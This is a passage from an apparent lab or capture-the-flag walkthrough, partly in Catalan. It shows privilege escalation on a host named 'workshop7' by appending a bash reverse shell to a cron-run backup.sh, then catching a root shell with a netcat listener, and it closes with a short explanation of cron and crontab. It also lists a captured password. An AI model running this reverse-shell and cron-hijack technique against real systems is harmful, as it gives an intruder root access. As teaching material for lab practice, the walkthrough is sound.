Password: vodka06

thales@workshop7:/$ cd /usr/local/bin
cd /usr/local/bin
thales@workshop7:/usr/local/bin$ ls
ls
backup.sh
thales@workshop7:/usr/local/bin$ echo "bash -i >& /dev/tcp/192.168.1.6/8888 0>&1" >> backup.sh
< -i >& /dev/tcp/192.168.1.6/8888 0>&1" >> backup.sh
thales@workshop7:/usr/local/bin$ ls
ls
backup.sh
thales@workshop7:/usr/local/bin$ echo "bash -i >& /dev/tcp/192.168.1.7/8888 0>&1" >> backup.sh
```

```
┌──(root㉿polkali)-[/home/polkali]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.6: inverse host lookup failed: Unknown host
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.6] 46604
bash: cannot set terminal process group (1872): Inappropriate ioctl for device
bash: no job control in this shell
root@workshop7:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@workshop7:~# whoami
whoami
root
root@workshop7:~#
```

CRON

Cron és un programa del sistema Linux que permet programar l'execució de tasques a intervals regulars, per exemple en una data concreta, a una hora determinada o cada x tems. Aquestes tasques poden ser qualsevol combinació de comandes, scripts o aplicacions. Les tasques cron s'executen automàticament a intervals especificats per l'usuari, sense necessitat d'intervenció humana.

Cada usuari pot tenir el seu propi crontab, a part del crontab per a tot el sistema que s'utilitza normalment per a tasques que s'han d'executar amb privilegis.

Els usuaris, per editar el seu crontab, han d'executar la comanda: crontab -e. Per al crontab de tot el sistema, cal utilitzar la comanda: sudo crontab -e